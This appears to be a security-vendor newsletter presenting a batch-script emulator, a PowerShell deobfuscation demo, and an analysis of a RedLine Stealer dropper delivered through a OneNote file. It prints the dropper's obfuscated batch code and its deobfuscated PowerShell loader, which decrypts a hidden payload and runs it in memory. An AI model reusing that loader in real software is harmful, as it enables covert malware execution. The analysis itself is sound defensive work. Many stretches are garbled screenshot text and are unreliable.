To help in the analysis of malware which uses Windows batch scripts we released a package called "Simple Batch Emulator". The name of the package is self-explanatory as it provides a basic emulator for batch scripts. The package is available to all commercial licenses of Cerbero Suite Advanced.

R - 🖻		н 🖻 🗋 .		🗛 🚖 🔶 🔹 🚖	🔊 🔌 📰	🎫 🕂 🐇 🗄			98F0AE2D4D15B25349590EFC88AF97021	LG [5]
Roots								🖻 × 📄 Output		8
#	File	Risk	Format							
L C:\'	\onenote_batch_mw.zip	0% (f)	ZIP							
Bierarchy		8 ×	e,	Analysis [object_217C]	×	h	Decoded bytes	×		
ame		Ĺ	1 @echo o:	ff						
	note_batch_mw.zip		2 set "sM							
	ocuments			JFbRmjLRRG=1."						
				JwPAONnVOa=co"						
	b93b5287841cef2ce	DZT2C3221		COdAYzdUBF=11" FoDPGEsHPu= C"						
	🖌 💼 Images			StQVmXXdbu=Po"						
	nobject_18A64 🖬			ieTVKWMlnO=we"						
	object_18FCC		9 %sMFb%"(GTAKfFaJew="%~0."						
	Notect_31E24 🔤			ogIMqeWlgi=in"						
	4 📄 Other			sRkmhFTZTk=nd"						
	object_217C								70FRRGSiNnMUZlTORojmHEW7KARYxcA/	/
	object 1C014						uzUd7bg70dV0gHfuPo9AXI 9dQFNBUL0xyqvaBauVD628		in a TOTHYDER Str /	
							qlPcJuGk9XKSMGxuDk6Eh1		HACIO/DARESSY/	
									rcitgUaVKwgHMImIDpb9BJH8iP4/	
<		>					Po2asWkuUaIoJ+r1zpYJp#			
Summary		ð ×					cC750VDRnROWWciNyjrbA		B6F0DACb	
🖌 🍘 Onlin	ne						qbdUm3CQHE9mrIe1z634z]	IyYr6cW6/		
	ntelligence: MalwareBaz			fe9Sg90xg5jX9SqX976P						
W	interingence. Marwarebaz	aai					mvHzxkvU/NHqkBySLmakd KT05GdyIiuVrIPZXVCAlB(TYNL4C7Bpv1dOsAW/kaNQqpGy0P	
				zEf38amr6SxThvSAFNv			KI05GUYIIUVIIF2XVCAID	Souds+ormer searchilt	MCQ1xH1H0MdE/0QXC25W	
							yB9JIdRmZqKxfZUqBWNqPV	WT6M5pZv1Ti59ninc+Y	ZlaeGrCfC8ihSzuD/	
									0Hz+hMT08FCpyrv0Qtx7eigyzdxXNwU	
							GOZvKLXhndnGEqt/erbYM			
		e ×					SPEXj9eW3ADxH4SS7wDVh			
Format							tg2VY/kEj1m+tJdzqaOU/			
Format							Ih3ENCMWwXR4chUZwqFXa3 x3uSUZOvnufZQfZ+qepZM			
Format 🛛										
🛿 Format										
Format			ohJfKrE	Y2UpkghMFtsmlVr4cdYr	AYHKHBBilUlV	dWRM1fxe8rI2s	1xL81EORQ0rlSLldqg/5Ta	ap0KSEKyMYh8/	DE9nDE5nhuXZMOW+MA+FqAZdwCbXJN/	
Format			ohJfKrE xASmBaP	Y2UpkghMFtsmlVr4cdYri 34ARy4wlzpyJUxctNN23	AYHKHBBilUlV L8CCZ595baIY	dWRM1fxe8rI2s TqnEKmt313soq	1xL81EORQ0rlSLldqg/5Ta	ap0KSEKyMYh8/ vJtGOBSLQ+XGjEnK+sh	DE9nDE5nhuXZMOW+MA+FqAZdwCbXJN/	

An obfuscated malicious batch script.

The relevant action can be used to emulate batch code.

The output of the code is:

Emulate
 Emulate batch script
 JavaScript

The output view reports the execution result.

	[onenote_batch_mw.zip] - Cerbero Suite Advanced 6.1 - Cerbero Suite 🗕 🗖
H- E E 0 1	a 🚡 📄 111 🖾 💷 🖬 🐇 🐳 🕸 💠 🔹 😧 🐩 🖺 📰 📰 🗰 🗲 📴 🥵 1943/2256 9641,4914704F4CEFC323A996604/2D4D15825349596EFC88A9702214
Output	
nsupported comman nsupported comman nsupported comman '4-f0').split(Em 'mitt34GesaBmorf Gfug0.Pedding = ['rYCDWARAeIYTmile Gfug0.CreateDecry ARtoG):\$45LMr = 0 sktcd0:\$45LOgr	(ii) "Varia des "apporties valoranys) habies of popular sources laster, a format in Statis ("Last") habits

The emulator is also exposed to the SDK:

```
from Pkg.SimpleBatchEmulator import *
script = r'''
set foo="hello"
echo %foo%
'''
emu = SimpleBatchEmulator(script)
emu.run()
```

echo: "hello"

The emulator allows single-step execution:

The output of the code is:

```
line: 1 - variables: {}
line: 2 - variables: {'foo': '"hello"'}
echo: "hello"
line: 3 - variables: {'foo': '"hello"'}
```

The "getCurrentLine" method returns the number of the line which is going to be executed by the next invocation of "step". Therefore, the first line of the output reflects the state of the variables after the first line of the batch script, which in this case is an empty line.

ENGINE INTERMEZZO



In case you're not yet familiar with Cerbero Engine, here is a quick introduction. You can read more on our web-page.

WHAT IS CERBERO ENGINE?

Cerbero Engine is our solution for enterprise projects such as cloud or in-house services. It offers the same SDK as Cerbero Suite Advanced and has already been used to analyze billions of files.

WHAT CAN IT DO?

Our SDK is extensive and features support for dozens of file formats, scanning, disassembly, decompiling, emulation, signature matching, file carving, decompression, decryption and much more.

We make sure Cerbero Engine keeps up with the latest threats and challenges presented by file formats which are difficult to analyze. We offer state-of-the-art support for various file types such as Adobe PDF and Microsoft Office.

HOW SECURE IS IT?

Cerbero Engine has been designed taking into account any type of security issue when analyzing malicious files: buffer overflows, integer overflows, infinite loops, infinite recursion, decompression bombs, denial-of-service etc.

WHAT PLATFORMS DOES IT SUPPORT?

Just like Cerbero Suite, Cerbero Engine is cross-platform. Currently we offer it for both Windows (x86, x64) and Linux (x64). It is also compatible with older version of Windows and Linux.

CAN IT BE EMBEDDED?

Cerbero Engine is deployed as an embeddable module: a Dynamic-Link Library (DLL) on Windows and a Shared Library on Linux. The engine can be loaded from both C/C++ and Python 3.

Loading the engine from Python is extremely simple.

```
from ProEngine import *
# initialize the engine
proEngineInit()
# from here on the SDK can be accessed
from Pro.Core import *
# ...
# finalize the engine before exiting
proEngineFinal()
```

Loading the engine from C/C++ is also very simple: it only requires including the 'ProEngine' header and specifying the location of the engine on disk.

```
#define PRO_ENGINE_INIT
#include "ProEngine.h"
```

int main()

{

}

IS IT FAST?

While our SDK is in Python, our engine is written in C++ and is both multi-thread and multi-process. This design decision guarantees maximum speed, while also giving you the capability to write cross-platform code that is compatible across both Cerbero Engine and Cerbero Suite.

Since the SDK is in Python, you don't need to worry about rebuilding your project when the engine is updated. Moreover, we take great care not to introduce breaking changes to the SDK: we don't want you to worry that an update could cause your code to stop working!

HOW DO YOU LICENSE IT?

We license Cerbero Engine on a per-case basis. The licensing depends upon the scope of the project. If you are interested in a quotation, please contact us.

Purchasing a license of Cerbero Engine comes with discounted lab licenses of Cerbero Suite. By using Cerbero Suite, your engineers can interactively debug parsing issues, analyze edge cases, use our Python editor for development and create graphical applications that work in conjunction with the Cerbero Engine.

EXTREME POWERSHELL OBFUSCATION

We recently stumbled upon an old article by Daisuke Mutaguchi explaining an extreme technique for PowerShell obfuscation. The article is in Japanese, so you may have to use Google translate.

Here's the final example provided by the author of the article:

```
${;}=+$();${=}=${;};${+}=++${;};${@}=++$

    {;};${.}=++${;};${[}=++${;};

${]}=++${;};${(}=++${;};${)}=++${;};$
                   \hookrightarrow \{ \& \} = + + \$ \{ ; \} ; \$ \{ | \} = + + \$ \{ ; \} ;
${"}="["+"$(@{})"[${)}]+"$(@{})"["${+}$
                   \hookrightarrow \{ | \} " ] + " $ (@ \{ \}) " [ " $ { @ } $ { = } " ] + " $ ? " [ $
                  \hookrightarrow {+}]+"]";
${;}="".("$(@{})"["${+}${[}"]+"$(@{})"["$
                        \hookrightarrow \{ [ \} ] + " \$? " [ \$ \{ + \} ] + " \$ (@ \{ \}) " [ \$ \{ . \} ] );
\{ ; \} = "  (0 { } ) " [ " $ { + } $ { [ } " ] + " $ (0 { } ) " [ $ { [ } ] +
                        → "${;}"["${@}${)}"];
\rightarrow \{+\} + \{ " \} \{ + \} \{ = \} \{ \& \} + \{ " \} \{ + \} \{ = \} \}
                   \hookrightarrow \{ \{ \} \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} \\ \{ \} 
                  \hookrightarrow \{"\} \$ \{ . \} \$ \{ 0 \} + \$ \{ " \} \$ \{ + \} \$ \{ + \} \$ \{ | \} + \$ \{ " \} \$
```

Yes, this is valid PowerShell.

Although there are limits to static deobfuscation, we decided to see what could be done about this with the 3.0 release of our PowerShell Beautifier package.

Before beginning, make sure you have the latest version of the package installed and let's deobfuscate the code with all parameters set.

🚯 🕴 P	PowerShell Beautifier Options - Cerbero Suite 🛛 🗕 🗙
Property	Value
Code	
Content	(;)=+();=+(;);=+(;);=++(;);=+(;);=+(;);=+(;);=+(;);=++(;);=((;);=+(;);=((;);=+(;);=((;);=
Style	
Indent spaces	4
Keep comments	
Deobfuscation	
 Deobfuscate 	
 Replace variables 	
Remove unused vari	ables
 Auto-name variables 	
	OK Cancel
	OK Cancel

And this is the result:

Incredible! It's already much easier to read!

We can see that this line has not been fully resolved:

\$var_14 = 'ie' + "\$var_13"[27];

The reason is that the code relies on something which is known only at execution time: namely the signature of the "insert" method. Of course, given what is already present, we can guess the result, but let's not.

If we try to execute the following lines:

\$var_13 = "".inSert; Write-Host "\$var_13"

PowerShell will output the aforementioned method signature:

```
string Insert(int startIndex, string \hookrightarrow value)
```

Let's print only the index used by the code:

```
Write-Host "$var_13"[27]
```

As expected, it prints out the character "x" and thus making the string "iex".

So let's replace the unresolved string with the resolved one:

And now we deobfuscate again.

It is clear that the code uses "iex" (aka Invoke-Expression) to execute the code in the string. If we wish to know what the code in the string contains, we can isolate the contents of the string and execute the deobfuscator only on this portion:

```
[CHar]34+[CHar]72+[CHar]101+[CHar]108+[

→ CHar]108+[CHar]111+[CHar]44+[CHar

→ ]32+[CHar]119+[CHar]111+[CHar]114+[

→ CHar]108+[CHar]100+[CHar]33+[CHar

→ ]34|iex
```

The result:

"Hello, world!"' | Invoke-Expression

The code prints out the string "Hello, world!".

REDLINE STEALER DROPPER

An interesting sample containing a number of different obfuscation techniques. In this article we analyze the dropper in detail and reach the final stage using many of the packages presented in this issue.

Sample SHA256: 0B93B5287841CEF2C6B2F2C3221C59FFD61BF772CD0D8B2BDAB9DADEB570C7A6

The first file we encounter is a OneNote document. If %sMFb%"GTAKfFaJew="%~0." the OneNote Format package is installed, all files are automatically extracted. %sMFb%"sRkmhFTZTk=nd"

Heredy						
	Rick	Group	Format	Size	Relation	
	0%	Archive	ZIP	145.4 KBs	Root	
 Documents 0b93b5287841cef2c6b2f2c3221c59ffd61bf772cd0d8b2bdab9dade 				207.0 KBs		_
 ObvidSzervetcerzcesztzczztcSvitabilet/rzcesdebzbabivelet Images 	0%	Decement	ONENOTE	207.4 844	Embedded	-
	0%	mage	PNG	1,301 KBs	Embedded	
	0%	mage	PNG		Embedded	
	0%	Image	PNG		Embedded	
4 🚞 Other						
	2	Other	Unknown		Embedded	
object_1C014	2	Other	Unknown	87.46 KBs	Embedded	

Among the extracted files there are two unidentified ones which are just Windows batch scripts.

🗋 Raota	f × ⊡0apa	
# Me Risk	Format	
1 C:\\8992366347.nlp 0% (f) ZI	rip	
t Heady d x	 Q. Analess [citert.2171] 	
Name	WX Hex 14 File stats	
4 🚨 8992366347.zip	Offset 0 1 2 3 4 3 6 7 6 9 A 5 C D E F Astil	
d Documents	00500050 40 65 63 68 47 20 67 66 66 10 58 73 65 74 20 22 Pecho.offpet."	
4 10 069365287841cef2c662f2c3221ct	4 03000310 73 4D 46 62 3D 73 65 74 20 22 6D 08 25 73 4D 46 sHEP-mat.*kmm	
Images	00000020 62 25 22 55 46 62 52 6D 6A 4C 52 52 47 3D 31 2E bh*UPbRmj188G=1.	
Collect 18464	00000000 22 00 0A 25 73 40 46 62 25 22 55 77 50 41 4F 46 " AuMPDA*DuRADN 00000040 65 56 4F 61 3D 63 6F 22 00 0A 25 73 4D 46 62 25 r//Damoo* toMTDA	
object_18FCC	01000150 22 43 47 64 41 59 7a 64 55 42 46 3D 6C 6C 22 8D "COMPARISHIN".	
object_31E24	03000000 0A 25 73 4D 46 62 25 22 54 6F 44 50 47 45 73 40 .8aMFb4*ToD9GEaH	
 im Other 	0000010 50 75 30 20 43 22 00 6A 25 73 40 46 62 25 22 53 PU+.C*4smP04*8 0000010 74 51 56 6D 58 50 64 62 75 30 50 6F 22 00 6A 25 t00x06dbu+F0*4	
object 217C	0160010 74 51 56 60 51 50 64 62 73 30 50 6F 22 00 0A 25 tugindudu=F0"8	
object_1CD14	03000380 20 17 65 22 00 0A 25 13 40 46 62 25 22 47 54 41 +we*, AsMER/*02A	
	01000180 48 66 46 61 48 65 17 30 22 25 7E 30 22 20 08 Kfradew="6.0.".	
	03600100 25 73 40 46 43 25 22 42 47 49 40 71 45 57 60 67 4886704"bgThqsWIg u 03600100 69 30 69 65 22 00 0A 25 73 40 46 62 25 22 73 52 i=in", %eMTbh"sB	
()	1 03000180 68 60 68 46 54 58 54 68 20 68 64 22 00 08 28 38 hm3FT2THrmd":	
🔉 Summary 🛛 🖉 🛪		
4 😜 Online	03000100 70 6A 68 72 36 69 73 77 54 62 52 4D 62 53 6A 60 72 77 03000110 7A 61 43 49 67 48 6C 47 33 36 56 38 64 68 64 68 rscIntLGSUVEdfor	
Intelligence: MalwareBazaar	01600110 7A 61 43 49 47 48 6C 47 33 36 56 5A 46 66 64 68 mcCathalastration	
	0000010 40 29 17 74 7A 49 55 50 69 76 60 41 77 69 40 45 NewsIDPithAtiBE	
	0100140 48 42 46 76 31 39 69 46 42 35 37 4r 46 52 52 47 HERVISIRESTORED	
	0300350 53 69 40 40 45 55 54 60 54 47 52 67 64 60 40 45 SIX:MUELITOROJEKE 0300350 57 37 48 41 52 59 78 63 41 37 47 66 36 57 37 54 K72807840/056877	
	0100110 41 40 10 139 55 68 46 72 41 45 64 55 45 47 9 48 MARKEDUNGEWERZ	
j Format Ø ×	OCCOLED 58 34 53 34 62 40 59 45 64 68 4E 62 77 67 79 56 X4541HIEdNELwayV	
	00000100 51 25 10 40 34 32 61 58 64 50 68 4P 47 53 75 7A g50E42axdFx000xx	
	03003140 53 64 37 62 67 37 30 64 56 47 67 48 66 73 50 6F 0d7bg71dW0gHfuDo 03003180 39 41 58 46 63 61 79 76 69 48 64 77 62 65 56 58 98XFCaryhJudseVE	
	010001C0 0F 41 6E 43 2F 56 40 4C 72 61 34 41 05 39 6A 57 0AmC/VELza4Ab1918	
	01600100 74 72 32 54 35 32 34 46 46 51 32 48 67 49 72 47 11275242793230100	

We convert the data to text (Ctrl+R \rightarrow Conversion \rightarrow Bytes to text).

	- O ×
No No No No CLAMPERSIDE/TOP INFO DIFFERENCE Intel respective (intel respective (int	1590EFC88AF970216381C4673
Counterproperty of end of any of the second se	
Monore	
Num Import off Import off Import off Impor	
Num Import off Import off Import off Impor	
Comparing a second	
Construction C	
Constraint of the second	
Constraint des Notation	
enclose e	
Proc. 1997 P	
Converting and the second	
Beneric Higher Control State (1) and (1)	
Might CVA ordEntime with Conference and an opportunity of the conference and	
um 1283 million 1284 million 12	OID JELLW/NAKLECK/
the second	
Conserve de Conse Conserve Conserve de Conserve de Conserve d	
Commany	104018-2011/04
Contine C	
A http://www.informationary.com/com/com/com/com/com/com/com/com/com/	
+ 6my 717% zEf34gm r 65x7bv3AF94m/g1z4toYo/bn+Pv5p1b3vr1s9tHIJjuckgeg3nTrCqr9kg0dHC5Hg13UCBF911LDy9FJTdHm5qHxfE	
+TELectrcTrSTLbtrLDTrDTrDTrDTrDTrDTrDTrDTrDTrDTrDTrDTrDTrD	/Seeg0tz
Line 4VLORD/SAR24AL/SAVT& TGGK/THEOK) ex0400 (SNO400 ALACSTRX 1994 (ALACSTRX 1994 (STAT)) (TTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTT	8704/
Rma/D5683Jrr18800.561aws9frJV6Y9P0a9k05TucqKeN7Lh3MfuRtq297/MEjIn+tJdzqa03/J0AtYL+s4mST58Esc3NWED/WEBA/	
Li Fornat 8 × + (Fornat 5 ×) + (Fornat 1	
obJERTETZUDRotMFtsmlVr4cdYrAYHREDD1UUVdRBRLEmeDTI2slaLd1EGROVISLLdon/STapJRDERMFtb5/	
and sense of the set of the sense of the sen	HMA+PQAZduck0.35/
DevisyMethation TabiCitypepsychiatekystyrVinianistypeidefoydci (and Tabipa combinisticati Tabipa)/TabiCitymethational (and Tabipa combinisticati Tabipa)/TabiCitymethyrVinian	6u14DgE5+MyDePvIDbITtP6p/
a functional and the second se	tOle1htT9CrmcIiN6dlepFv1f422
149y3m6it11Fg0006w31tbsF00FL+htDMex2e7htV0crairF00FDMeTLIOU7V8r0KIRATM2R69a5B00MfT+1CD/6/	
girgitgigigigigigigigigigigigigigigigigi	

The code of the batch scripts is obfuscated.

```
@echo off
set "sMFb=set "
%sMFb%"UFbRmjLRRG=1."
%sMFb%"UwPAONnVOa=co"
%sMFb%"COdAYzdUBF=11"
%sMFb%"ToDPGEsHPu= C"
%sMFb%"StQVmXXdbu=Po"
%sMFb%"ueTVKWMlnO=we"
```

%sMFb%"GTAKfFaJew="%~0."
%sMFb%"bgIMqeWlgi=in"
%sMFb%"sRkmhFTZTk=nd"
:: gpUJGV0UmogBpXJpjNr6mswTbRMbSjLza
CIgHlG36VZdfdnkweRkrCB1uF/LvTqM9wtzI
UPivhAwiHEHBFv19iFB570FRRGSiNnMUZ1TO
RojmHEW7KARYxcA
etc.

So we use the Simple Batch Emulator package to emulate the code.

4	Execute action Cerbero Suite	×		
Default	Custom			
✓ Show d	lisabled actions Configure	re		
Actions		^		
S	tring Decrypter			
▲ Data				
	ntropy			
	lagic information			
	ARA scan			
▲ Debu				
	hellcode to executable			
	Emulate			
	Emulate batch script JavaScript			
	eautify JavaScript			
	ebug JavaScript			
	xecute JavaScript			
	pen new JavaScript editor			
Ir	ndent			
⊿ Netw	vork			
U	RL Download (Tor)			
▲ Onlin				
D	ownload malware sample by hash	~		
	OK Cancel			

The emulator prints out the commands not being emulated.

	[8992366347.zip] - Cerbero Suite Advanced 6.1 - Cerbero Suite	- O 💌
	4 & 2 w + + + + + + W N EE # € 051 94-225 - 94104147047402F03284986042040158253995	90EFC88AF970216381C4673
usrpported commad: cf %-dp0 usrpported commad: %-ds0.ex0 (%-67).dp1:([Evvironment]:NewLine) fr (%-10).dp1:([Evvironment]:NewLine) fr [System.Security.cryptography.ReddingM [System.Security.cryptography	SubjUsionseries filter (), Spectra (), and Sp	pherMode)::cmc:#urupp.raddi ckd?md&Suppep4="):SSTupp.TV k(SAKEOD, 0, SAKEOD.Length). poge():SAKEOD =

We open a new text view and paste the PowerShell code.

Difects	I Q Q M + + + + + + + + + + = = = # + = 057 94-225 - 9812/914/00F4/00F	Dene A
		usupported command: copy C:\Windows \/yytem32\WindowsPowerShell\v1.0\powershell.ess /y #1-0.ess usupported command: cd "%-dp0" usupported command: dd "%-dp0"
R Herarday # X	🗼 Analysis (object, 2070) 🛛 🗄 Decoded bytes 🛛 🗄 Text	vev 1 🛛
 Bogenersta Bogenersta	organizations.com/site/site/site/site/site/site/site/site	<pre>stem.Becurity_Cryptography_CiphenRode]::CDC: m.Competclin('[dmittedHeadmontrif-1,i61 -[dmit']) :H46masHmootF'[-1,i61 -[dmit']) mefilamilloc(RANDOO, 0, RANDOO.Lementhi) :figHIN = New-Object System.ICo.MemoryStreams_Factors :Foromarcesi (Factor, 0, restor) (factor) (Factor, 0);</pre>

Since the PowerShell code is obfuscated, we deobfuscate it using the PowerShell Beautifier package.

	MalwareBazaar search	1
⊿ Po	verShell	
	PowerShell Beautifier	
⊿ Pyt	hon	

We don't need variable replacement, so we leave that option unchecked.

4	PowerShell Beautifier Options - Cerbero Suite 🛛 🗕 💌
Property	Value
Code	
Content	<pre>\$mcWPL = [System.IO.Fie]::('txeTllAdaeR'[-111] -join ")('%~f0').Splt([Enviro</pre>
Style	
Indent spaces	4
Keep comments	
Deobfuscation	
✓ Deobfuscate	
Replace variables	
 Auto-name variable 	s
	OK Cancel

The PowerShell Beautifier not only deobfuscates the code, but also assigns to all the variables meaningful names.

C Exts	🖥 🔍 🖗 🗰 🍁 🏟 🚖 🕷 🐂 🎞 🖉 🌜 🥵 🖓 SUR-2256 - 9841A9147046	e x Flores e
	- Inst	 Copy unupported command: copy C:\Windows \bytem32WindowsTowerShell\v1.0\powerShell.exe /y "k-d.com* unupported command: cd "b.chp?"
N Heralday & X	A Analysis (inject_21X) D E Decoded bytes D E	Test view 1
 < → Q Sommery & X Online Witelligence: MalwareBazaar 	<pre>markit.com_entry</pre>	10) rijacatilatiopope-1) mjaardijacinjavait, 6. dati

The code is now easy to understand.

```
$read all text result = [System.IO.File
   → ]::ReadAllText('%~f0').Split([

→ Environment]::NewLine);

foreach ($item in $read_all_text_result)
{
    if ($item.StartsWith(':: '))
    {
        $substring_result = $item.
           \hookrightarrow Substring(3);
        break;
    };
};
$from_base64_string_result = [System.
   ↔ $substring_result);
$aes_managed = New-Object System.Security
   → .Cryptography.AesManaged;
$aes_managed.Mode = [System.Security.

> Cryptography.CipherMode]::CBC;

$aes_managed.Padding = [System.Security.
    Cryptography.PaddingMode]::PKCS7;
$aes_managed.Key = [System.Convert]::
    > FromBase64String('

→ rYCDvAfAeZYTmiLeZKnw0z4

us9jgkCckB7mS60qxxg4=');
$aes_managed.IV = [System.Convert]::
    → FromBase64String('

→ JYh62EWEKCuIH7WrUJ0VdA==');

$create_decryptor_result = $aes_managed.
   \hookrightarrow CreateDecryptor();
$transform_final_block_result =
    \rightarrow $create_decryptor_result.
   \hookrightarrow TransformFinalBlock(
```

```
\hookrightarrow $from_base64_string_result, 0,

    $from_base64_string_result.Length);

$create_decryptor_result.Dispose();
$aes_managed.Dispose();
$memory_stream = New-Object System.IO.
   → MemoryStream(,

    $transform_final_block_result);

$memory_stream_2 = New-Object System.IO.
    MemoryStream;
$gzip_stream = New-Object System.IO.

→ Compression.GZipStream(

   \hookrightarrow $memory_stream, [IO.Compression.

→ CompressionMode]::Decompress);

$gzip_stream.CopyTo($memory_stream_2);
$gzip_stream.Dispose();
$memory_stream.Dispose();
$memory_stream_2.Dispose();
$to_array_result = $memory_stream_2.
     ToArray();
$load_result = [System.Reflection.
    > Assembly]::Load($to_array_result);
$entry_point = $load_result.EntryPoint;
$entry_point.Invoke($null, (, [string[]]'
```

The PowerShell code searches for a line starting with ':: ' in the output of the batch script. Then converts that line from base64, decrypts it using AES CBC, decompresses the decrypted data using GZip and finally loads the decompressed data as a .NET assembly.

So we select the base64 line skipping ':: '.

	[8992366347.zip] - Cerbero Suite Advanced 6.1 - Cerbero Suite –
- 22 032 C 42 CC	
Roots	6 × Output 6
File Risk C:\\0992366347.sip 0% (f) 235	"1-0.480" unsupported command: of "8-dp0" constructed commands. 55.400.400"
Herendry # X	🔍 Analysis (object, 217C) 🔅 🖻 Decaded lytes 🖸 🕼 Text very 1
ne men and a set of the set of t	 Hermitelling and the second sec

We convert the base64 to bytes.

Actions		
Conversion		
Base64 to bytes		
Bytes to text		

We retrieve the key and IV of the AES, convert them from base64 and then to hex (in the hex view Copy \rightarrow Hex).

	(8992366347.zip) - Cerbero Suite Advanced 6.1 - Cerbero Suite 🗕 🗖 🗙
R-DE ONE CHECO	🚽 🔍 🖗 🖶 🛨 🔆 🙀 🙀 😧 📜 📰 🗮 🚛 1957 - 991225 - 9912914791F40EFC3234F96F04204015825349590EFC88497021638104673 🔿 -
2) Roots	# * 🖸 Dutput 🛛 # *
# File Risk F 1 C:\\8992366347.nlp 0% (f) ZIP	uasupported command: corp < 'Nikiday' Viyytemaki Nikiday'Oweratell'IVI, flopweratell.ces /y "4-0.asa" uasupported command: cot **-650"
Al Heardry # *	🔍 Analysis (abject_22/2) 🔲 🗎 Decoded lytes 🔅 🛅 Tract view 1 🚨 💁 From here string 🔅 🗶 Filter 💷
Cher Cher	<pre>transformation = the second seco</pre>
Enter Fythen code here	

... continued from page 15.

And use the "decrypt/aes" filter with a key length of 32 to decrypt the data.

C Roots					e ×	Output		
# File Risk 1 1 C:\\#992366347.np 6% (f) ZIP						"%-0.exe" unsupported comman	overShell\v1.0\powershell	
t Heady a x	🔍 Aralysis (object_2170) 🛛	E Decoded	liytes 🛛 🗄 Testa	iev t 🛛	ax From hex strin	9 🖸 🗡 No	K 🖸	
Name	🖉 zilo			^	Property Val	lue.		
4 🚨 8992366347.zip	4 🚞 encrypt				Peretta			
 Documents 	2 805				mode da			
4 📗 0b93b5287841cef2c6b2f2c3221c5	2 104				key length 32			
4 🚞 Images	4 🚞 decrypt				block length 16			
object_35A64	y an				key input her			
